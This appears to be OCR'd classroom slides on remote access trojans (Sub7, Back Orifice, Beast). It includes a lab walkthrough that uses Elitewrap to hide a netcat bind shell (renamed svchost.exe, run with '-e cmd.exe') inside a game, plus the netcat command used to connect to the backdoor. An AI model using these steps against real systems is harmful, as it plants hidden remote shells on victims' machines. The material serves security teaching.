
- Used a client–server architecture
- Keystroke logging & injection
- Opening / closing CD-tray
- Program launching – system shutdown
- Screen captures
- File browsing



Remote Access & Control

Sub7 SubSeven Sub7Server Released 1999


- Remote Administration Tool (RAT)
- Name - NetBus backwards ("suBteN") swap ten w/ seven
- Latest: v2.3 March 2010 – all 32 & 64bit windows
- Website 0wn3d April 1, 2010 – code stolen
- Silent since then



Remote Access & Control


Back Orifice aka BO released 1999


- Cult of the Dead Cow
- Back Orifice XP Updated: Feb 2010 SourceForge
- Small server & remote control client with GUI
- Used TCP and/or UDP on port 31337



Remote Access & Control

BO harvesting passwords






Remote Access & Control

Beast released 2002 Written in Delphi

- Was one of first trojans using 'reverse connection'
- DLL injection method - into a specified process
- Screenshots and Webcam capture utility
- Default ports 6666 and 9999

Remote Access & Control




Beast screenshots

Remote Access & Control

- Remote control
- Client/Server
- Limited free version
- Featured pay version

Can you trust this software on your system?



Exploitation

But how do you create a Trojan horse with a backdoor playing the role of the Trojan?

You use a wrapper!

Not this kind

This kind

Da kine

BladeJoiner
EliteWrap
Embedder
FreshBind
Hammer Binder
Infector
Multibinder
Rat Packer
SaranWrap
SilkRope

Wrappers

- Wrapper: A birthday e-card that installs backdoor while user watches dancing birthday cake

- BackOrifice Unified Tool Transport Plugins
  - Butt Trumpet – emails BO server IP to maildrop
  - Speakeasy
  - Saran Wrap – Installs BO then runs an app

    Caveat hackor

Wrappers

We'll use… Elitewrap

- A DOS-based command-line wrapper
- Let's Trojanize the game, *rogue*, with the backdoor, *netcat* (which we rename *svchost.exe*)
- This will blend in with other svchosts in the process list
- Once the victim runs the Trojanized game, the process list will show the svchost.exe process – how do you know it's your Trojan? Look at the User Name.
- *See next two slides…*

- Disclaimer: Elitewrap leaves a signature known to AV software. Newer 'wrappers' or 'packers' are needed for XP since SP1.

Elitewrap Trojan-Creation Tool

- Enter name of output file: c:\games\rogue-new.exe
- Operations:
  1 - Pack only
  2 - Pack and execute, visible, asynchronously
  3 - Pack and execute, hidden, asynchronously
  4 - Pack and execute, visible, synchronously
  5 - Pack and execute, hidden, synchronously
  6 - Execute only, visible, asynchronously ...etc.
- Enter package file #1: c:\tools\netcat\svchost.exe
- Enter operation: 3
- Enter command line: –L –p 12345 –e cmd.exe
- Enter package file #2: c:\tools\rogue\rogue.exe
- Enter operation: 2
- Enter command line:
- Enter package file #3: <Enter>


Netcat!

Push a shell

Listen on port 12345

Elitewrap Trojan Tool

- Note: This svchost.exe's User Name is joe (user who ran the Trojan horse)
- A rootkit on the target could hide the backdoor in this process list



Backdoors

- Trojan horse installed Netcat backdoor on a target
- A backdoor is just that – an easier way to return
- To connect an attacker to the target:

  > nc 192.168.0.101 12345 *Example Target (listening on port 12345)*

- Netcat makes a fine backdoor – very easy to use!
- Malicious email attachments (Trojans) often install backdoors – and also modify the Registry so that the backdoor executes on reboot
- The attacker will use a spoofed email address

Elitewrap Example

Using Elitewrap to Trojanize a game with Netcat

- Open a DOS window and enter:

  > cd c:\tools\elitewrap

  > elitewrap

- Say no to CRC checking
- Continued on next slide...

- NOTE: When you specify <port> on the next slide, use 99nn, where nn is your your computer number:

  9901, 9902... 9911, 9912, 9913, 9914


Computer 01 Computer 11 Computer 14

This example is based on the lab configuration

Elitewrap Example

- Enter name of output file: rogue1.exe Operations:
  Operations: 1 - Pack only
  2 - Pack and execute, visible, asynchronously
  3 - Pack and execute, hidden, asynchronously
  4 - Pack and execute, visible, synchronously
  5 - Pack and execute, hidden, synchronously
  6 - Execute only, visible, asynchronously
- Enter package file #1: c:\tools\rogue\rogue.exe
- Enter operation: 2 visible
- Enter command line: press <Enter>
- Enter package file #2: c:\tools\netcat\nc.exe
- Enter operation: 3 hidden
- Enter command line: -l –p 1111 –e cmd.exe
- Enter package file #3: press <Enter>
  - *All done* :)

Just an example!

